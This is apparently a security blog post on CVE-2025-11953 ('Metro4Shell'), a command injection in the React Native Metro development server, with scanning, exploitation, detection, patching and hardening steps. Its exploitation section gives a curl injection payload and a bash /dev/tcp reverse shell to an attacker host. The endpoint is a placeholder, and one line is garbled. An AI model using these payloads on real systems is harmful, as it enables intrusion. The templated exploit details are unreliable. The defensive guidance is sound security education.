
Listen to this Post

Introduction:
A critical command injection vulnerability, dubbed Metro4Shell and tracked as CVE-2025-11953, has been discovered in the React Native Community CLI’s Metro development server. By default, this server binds to all network interfaces, exposing an insecure endpoint that allows unauthenticated attackers to execute arbitrary operating system commands remotely. This flaw transforms a common development tool into a potent entry point for complete system compromise.
Learning Objectives:
- Understand the mechanism of the OS command injection vulnerability in the Metro development server.
- Learn how to identify and exploit this flaw to assess network exposure.
- Master the steps to mitigate, patch, and harden environments against Metro4Shell and similar threats.
You Should Know:
1. The Anatomy of the Metro4Shell Vulnerability
The core of CVE-2025-11953 lies in the Metro bundler’s development server, which is automatically started by the React Native Community CLI (react-native start or through npx react-native start). By default, it listens on 0.0.0.0:8081. A specific endpoint fails to properly sanitize user input, allowing crafted POST requests to inject and execute system commands with the privileges of the running server process.
Step-by-step guide explaining what this does and how to use it:
1. Environment Setup: An attacker scans a network range (e.g., 192.168.1.0/24) for open port 8081 using a tool like nmap.
nmap -p 8081 192.168.1.0/24
2. Vulnerability Identification: Upon finding a host, the attacker verifies it’s a Metro server by accessing `http://curl. The Metro server returns a simple page with “Metro” and build information.
3. Crafting the Exploit: The attacker constructs a malicious HTTP POST request. The payload injects a command into the server’s internal processing. For example, to run the `id` command on a Linux/macOS target:
curl -X POST http://<target_ip>:8081/insecure_endpoint \
-H "Content-Type: application/json" \
--data '{"malicious_input":"; id "}'
On Windows, due to the way arguments are passed, exploitation might allow full command control.
2. Proof-of-Concept Exploitation and Impact Demonstration
This section demonstrates a realistic attack scenario to show the severe impact. An attacker can move beyond simple command execution to establish a reverse shell, enabling persistent access.
Step-by-step guide explaining what this does and how to use it:
1. Attacker Listener Setup: The attacker sets up a netcat listener on their machine to catch the reverse shell connection.
nc -lvnp 4444
2. Reverse Shell Payload Injection: Using command injection, the attacker sends a payload that creates a reverse shell connection back to their controller. Example using `bash` on the target:
curl -X POST http://<target_ip>:8081/insecure_endpoint \
-H "Content-Type: application/json" \
--data '{"input":"; bash -c \'exec bash -i &>/dev/tcp/<attacker_ip>/4444 <&1\' "}'
3. Gaining Foothold: If successful, the attacker’s netcat session receives a shell from the target machine, providing interactive access to the filesystem, credentials, and internal network.
3. Detecting Vulnerable Servers in Your Environment
Proactive detection is crucial for defense. Security and IT teams must scan for inadvertently exposed Metro servers.
Step-by-step guide explaining what this does and how to use it:
1. Internal Network Scanning: Use `nmap` with service version detection to find Metro servers.
nmap -sV -p 8081 --script http-title <network_range>
Look for servers with the title containing “Metro”.
- Cloud & External Attack Surface Scans: Utilize tools like `masscan` for wide-range port scanning or employ Attack Surface Management (ASM) platforms to discover assets bound to public IPs.
- Endpoint Detection & Log Analysis: Monitor process logs for `node` or `react-native` processes starting the Metro server. Look for anomalous network connections on port 8081 from external addresses.
4. Immediate Mitigation and Patching Steps
If a vulnerable server is found, immediate action is required to prevent exploitation.
Step-by-step guide explaining what this does and how to use it:
1. Kill the Running Server: Identify the Node.js process for Metro and terminate it.
 Linux/macOS
ps aux | grep metro
kill -9 <process_id>

Windows (PowerShell)
Get-Process node | Where-Object {$_.CommandLine -like "metro"} | Stop-Process -Force
2. Network Isolation: Implement a firewall rule to block inbound traffic on port 8081 at the host or network perimeter.
 Linux (UFW example)
sudo ufw deny 8081

Windows Firewall (PowerShell)
New-NetFirewallRule -DisplayName "Block Metro Port" -Direction Inbound -LocalPort 8081 -Protocol TCP -Action Block
3. Apply the Official Patch: Upgrade the `@react-native-community/cli` and related Metro packages to the patched versions (consult the CVE advisory for exact versions). Update your project’s dependencies:
npm update @react-native-community/cli metro metro-config
Or explicitly set the safe versions in your package.json.
5. Hardening Development and Build Environments
Prevent future exposures by implementing secure development practices.
Step-by-step guide explaining what this does and how to use it:
1. Bind to Localhost by Default: Always start the Metro server explicitly bound to 127.0.0.1.
npx react-native start --host 127.0.0.1
2. Environment-Specific Configuration: Use environment variables or configuration files to ensure the server only binds to external interfaces in strictly controlled, isolated environments (e.g., specific Docker containers for CI/CD).
3. Implement Network Policies: In cloud environments (AWS, Azure, GCP), use security groups or network security groups to deny all traffic to developer ports (8081, 3000, etc.) from non-trusted sources. Use a VPN and Zero Trust network access for development needs.
6. Integrating Security into the CI/CD Pipeline
Automate checks to prevent vulnerable configurations from reaching production or even staging environments.
Step-by-step guide explaining what this does and how to use it:
1. Dependency Vulnerability Scanning: Integrate tools like npm audit, OWASP Dependency-Check, or Snyk into your pipeline to fail builds that include known vulnerable packages like the unpatched CLI.
npm audit --audit-level=high
2. Container Image Hardening: If using Docker, ensure images are built from minimal bases and do not expose the Metro port (8081) in the final image or only expose it in a multi-stage build’s development stage.
3. Infrastructure as Code (IaC) Security: Scan Terraform or CloudFormation templates for security misconfigurations that might expose ports to the public internet using tools like `checkov` or tfsec.
What Undercode Say:
- Default-Deny is Paramount: The root cause wasn’t just the command injection, but the default behavior of binding to all interfaces. Security tools and development servers must adopt a “localhost-by-default” philosophy.
- The Blurred Line is the Attack Surface: This CVE epitomizes the modern threat landscape where development tools, if not secured, become part of the production attack surface. DevOps must genuinely become DevSecOps, with security baked into every stage from local development to deployment.
Prediction:
Metro4Shell is a precursor to a rising trend of vulnerabilities in developer toolchains and “inner loop” infrastructure. As software development accelerates, the auxiliary servers, debug endpoints, and management consoles that surround core applications will become increasingly attractive targets for attackers. We will see more CVEs targeting hot-reload servers, build agents, and development APIs. This will force a major shift-left in application security, pushing network security controls and vulnerability management directly into the IDE and local development environment, leading to the widespread adoption of fully isolated, ephemeral development containers and stricter outbound traffic filtering from developer workstations.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Diterlizzigiuseppe Zen – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


